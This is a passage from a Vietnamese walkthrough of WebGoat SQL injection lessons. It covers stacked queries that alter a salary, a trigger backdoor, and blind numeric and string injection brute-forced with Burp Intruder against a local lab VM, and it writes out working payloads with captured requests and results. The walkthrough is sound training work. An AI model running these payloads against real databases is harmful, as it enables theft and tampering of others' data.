=====> select userid, password, ssn, salary, email from employee where userid=;
```

Sẽ gây ra lỗi. Vậy nên ta có thể chèn bất kỳ giá trị nào miễn là number để phù hợp với câu query.

**\* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm**

User ID:

`select userid, password, ssn, salary, email from employee where userid=101; update employee set salary = 1000000000 where userid = 101`

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	1000000000	larry@stooges.com

### **\*Stage 2:**

Stage 2: Use String SQL Injection to inject a backdoor. The second stage of this lesson is to teach you how to use a vulnerable fields to inject the DB work or the backdoor. Now try to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:  
`CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid`  
Note that nothing will actually be executed because the current underlying DB doesn't support triggers.

User ID:

Bài lab này có sẵn ngay lời giải trong chỉ dẫn. Nội dung yêu cầu là tạo một Trigger trong CSDL và khiến nó hoạt động như một BackDoor. Chỉ dẫn tạo Trigger họ hướng dẫn như trên:

```
====> CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR  
EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'  
WHERE userid = NEW.userid
```

Trigger sẽ vận hành chỉ khi có một sự kiện nào đó xảy ra, chúng thực thi một cách tự động khi một trong ba câu lệnh Insert, Update, Delete làm thay đổi dữ liệu trên bảng có chứa Trigger.

Phân tích cú pháp trên thì Trigger được tạo sẽ được gọi trước khi dữ liệu bị thay đổi (BEFORE) trên table employee, và (FOR EACH ROW) sẽ kích hoạt đối với mỗi dòng dữ

liệu bị tác động, cuối cùng nó sẽ set các giá trị tại cột email thành "john@hackme.com", NEW. userid để tham chiếu đến cột của hàng sau khi nó được cập nhật.

Vì bài lab đã nói rõ, vì CSDL hiện tại của Website không hỗ trợ nên có chạy câu lệnh trên cũng vô ích.

## 8. Blind Numeric SQL Injection

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:

Account number is valid.

Mục tiêu của bài này là tìm ra giá trị của cột PIN trong bảng PINS, tương ứng với cột CC\_NUMBER có giá trị là 1111222233334444 để xác thực vào ô input.

Giá trị mặc định để test mà bài lab đưa cho ta là 101, và giá trị này đúng, có tồn tại trong CSDL.

Enter your Account Number:

Invalid account number.

Phân tích 1 chút ta sẽ có 2 hướng thế này:

-----  
Nếu số nhập vào đúng : Account number is valid.

Nếu số nhập vào sai : Invalid account number.  
-----

Câu lệnh truy vấn mã PIN mà ta cần tạo sẽ có dạng:

====> `select pin from pins where cc_number='1111222233334444'`

Nhưng vì ta hoàn toàn mù mịt trong việc đoán xem cách Inject SQL vào hệ thống ra sao, không có manh mối về việc cách mà câu truy vấn phía sau Server hoạt động, đã cố gắng với nhiều payload khác nhau nhưng kết quả nhận về cũng chỉ là các thông báo.

Enter your Account Number:

`'; select pin from pins where`

Go!

An error occurred, please try again.

Đến lúc này, ta có thể nghĩ tới việc đó là BruteForce tất cả các giá trị input, và kiểm tra thông báo để có được giá trị cần tìm kiếm.

Tiến hành bắt gói tin với BurpSuite và chuyển nó vào Intruder.

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject optionsUser options

1 x2 x+

PositionsPayloadsResource PoolOptions

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.48.131

Update

Host: 192.168.48.131

Content-Length: 31

Cache-Control: max-age=0

Authorization: Basic d2ViZ29hdDp3ZWJnb2F0

Upgrade-Insecure-Requests: 1

Origin: http://192.168.48.131

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.48.131/WebGoat/attack?Screen=4&menu=1100

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=64F7FB8EB307406F5C9062FFDC029F30

Connection: close

account\_number=101 AND ((select pin from pins where cc\_number=1111222233334444)=\$1\$)&SUBMIT=Go%21

Chú ý khu vực được khoanh đỏ, đó chính là giá trị ta sẽ tiến hành BruteForce. Bây giờ hãy phân tích cú pháp của payload trên 1 chút:

==> **101 AND ((select pin from pins where cc\_number=1111222233334444) = 1)**

Ở câu query trên, vế đầu với tham số 101 sẽ cho kết quả đúng (True) vì đây là giá trị mà bài lab đã cho. Tiếp đến là **"select pin from pins where cc\_number=1111222233334444 = 1"**, đây chính là câu lệnh BruteForce mã Pin, ta sẽ kiểm tra mã pin trong CSDL có bằng 1 hay không, nếu không thì nó trả về False, và vết cạn từ 1 tăng dần lên tới khi nào True thì thôi (khi này ta sẽ tìm được mã Pin đúng).

Và để dễ dàng hơn trong quá trình BruteForce, thì ta cũng có thể kiểm tra phạm vi số mà mã Pin kia thuộc về bằng câu lệnh sau:

==> **101 AND ((select pin from pins where cc\_number=1111222233334444) > 1000)**

Kết quả trả về đúng có nghĩa là mã Pin của ta có giá trị lớn hơn 1000, tiếp tục như thế, ta sẽ phát hiện ra, mã pin của ta chỉ nằm trong dải từ 2200 > 2400. Ta tiến hành BruteForce tại khoảng giá trị này.

Quá trình setup BruteForce với BurpSuite mọi người có thể tham khảo trên mạng, hoặc sử dụng các công cụ hỗ trợ khác như **JHJACK...**





## 9. Blind String SQL Injection

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:

Account number is valid

Tiếp tục là một bài Blind SQL Inject. Yêu cầu lần này có thay đổi 1 chút, chúng ta cần tìm giá trị của cột NAME có kiểu dữ liệu là varchar, ứng với CC\_NUMBER là "4321432143214321".

Lần này BruteForce sẽ khó hơn, vì giá trị lần này là 1 chuỗi các ký tự chữ, không còn là 1 dải số liên tục nên muốn BruteForce, hoặc ta nên có 1 từ điển tên người dùng để tra cứu, hoặc là dùng các biện pháp thủ công để đoán từng từ 1 trong giá trị NAME. Ở bài này ta sẽ thực hiện cách thứ 2.

Đầu tiên, ta sẽ đoán độ dài của giá trị cần tìm trước (ở đây là độ dài NAME). Áp dụng cách cũ, nhưng giờ ta sẽ so sánh độ dài của dữ liệu cần tìm:

```
==> 101 AND ((SELECT LENGTH(name) FROM pins where cc_number = 4321432143214321) > 3)
```

Enter your Account Number:

Account number is valid

Với điều kiện trên, kết quả trả về là Account number is valid (True), tức độ dài của chuỗi ký tự cần tìm lớn hơn 3 ký tự. Tiếp tục kiểm tra lớn hơn 4 sẽ có kết quả trả về là

False, tức độ dài tối đa mà chuỗi ký tự kia đạt được là từ 4 trở xuống, kiểm tra lại lần nữa với giá trị độ dài tối đa là 4, kết quả trả về là True.

```
==> 101 AND ((SELECT LENGTH(name) FROM pins where cc_number = 4321432143214321) = 4)
```

Từ đây ta chắc chắn được rằng, chuỗi ký tự mà ta cần tìm kiếm chỉ bao gồm 4 ký tự, khá dễ dàng cho ta sử dụng biện pháp BruteForce đối với từng ký tự 1, chỉ cần  $4 \times 26 \times 2 = 208$  phép toán (vì giá trị bao gồm cả chữ hoa, chữ thường)

Ôm suy nghĩ ấy, ta bắt đầu thực hiện, nhưng trước hết, ta phải tìm được cách cắt chuỗi để lấy từng ký tự 1 trong chuỗi thì mới BruteForce được. Cú pháp để cắt chuỗi trong SQL như sau:

-----  
SUBSTRING(string, start, length)

SUBSTRING(string FROM start FOR length)

VD: SUBSTRING((SELECT name FROM pins where cc\_number = 4321432143214321),1,1)

-----  
Sau đó, ta sẽ biến các ký tự vừa cắt được chuyển đổi thành mã ASCII, để tiện BruteForce với dải số tự nhiên (65-122).

-----  
ASCII(string)  
-----

Vậy tóm lại Payload của ta sẽ có dạng:

```
====> ASCII(SUBSTRING((SELECT name FROM pins where cc_number = 4321432143214321),1,1)) = 1
```

Tiến hành viết Payload để BruceForce nào!

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User option

1 x
3 x
+

Positions
Payloads
Resource Pool
Options

? Choose an attack type

Attack type: Sniper

? Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.48.131
☒ Upd

2 Host: 192.168.48.131  
3 Content-Length: 32  
4 Cache-Control: max-age=0  
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0  
6 Upgrade-Insecure-Requests: 1  
7 Origin: http://192.168.48.131  
8 Content-Type: application/x-www-form-urlencoded  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.  
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/sign  
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=13&menu=1100  
12 Accept-Encoding: gzip, deflate  
13 Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5  
14 Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=64F7FB8EB307406F5C9062FFDC029F30  
15 Connection: close  
16  
17 account\_number=101+AND+(ASCII(SUBSTRING((SELECT+name+FROM+pins+where+cc\_number=4321432143214321),1,1))=\$1\$)&SUBMIT=Go%21

Ok, ta sẽ phân tích lại Payload 1 lần nữa trước khi đi vào BruteForce. Đầu tiên, câu lệnh của ta sẽ truy vấn giá trị NAME cần tìm "SELECT name FROM pins where cc\_number = 4321432143214321", sau đó, ta tiến hành cắt chuỗi để lấy 1 ký tự đầu tiên của giá trị NAME "SUBSTRING((SELECT name FROM pins where cc\_number = 4321432143214321),1,1)", cuối cùng, ta chuyển ký tự đó sang mã ASCII để so sánh với các số từ 65-122 (dải số đại diện cho ký tự a - z, A - Z).

Tiến hành BruteForce thôi:

Results
Positions
Payloads
Resource Pool
Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Accoun...	Comment
3	67	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		
4	68	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		
5	69	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		
6	70	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		
7	71	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		
8	72	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		
9	73	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		
10	74	200	<input type="checkbox"/>	<input type="checkbox"/>	30100	1	
11	75	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		
12	76	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		
13	77	200	<input type="checkbox"/>	<input type="checkbox"/>	30099		

Request
Response

Pretty
Raw
Hex

```

1 POST /WebGoat/attack?Screen=13&menu=1100 HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 119
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

```

?
⚙️
⬅️
➡️
Search...
0 matches

Ở lần BruteForce ký tự đầu tiên, ta đã lấy được giá trị ASCII, là ký tự "J", tiến hành chỉnh sửa payload để cắt chuỗi ký tự thứ 2-3-4, ta sẽ lấy được toàn bộ giá trị NAME.

Kết quả đầy đủ là: **Jill**

**\* Congratulations. You have successfully completed this lesson.**

Enter your Account Number:

**Go!**

\*\*\*\*\* END \*\*\*\*\*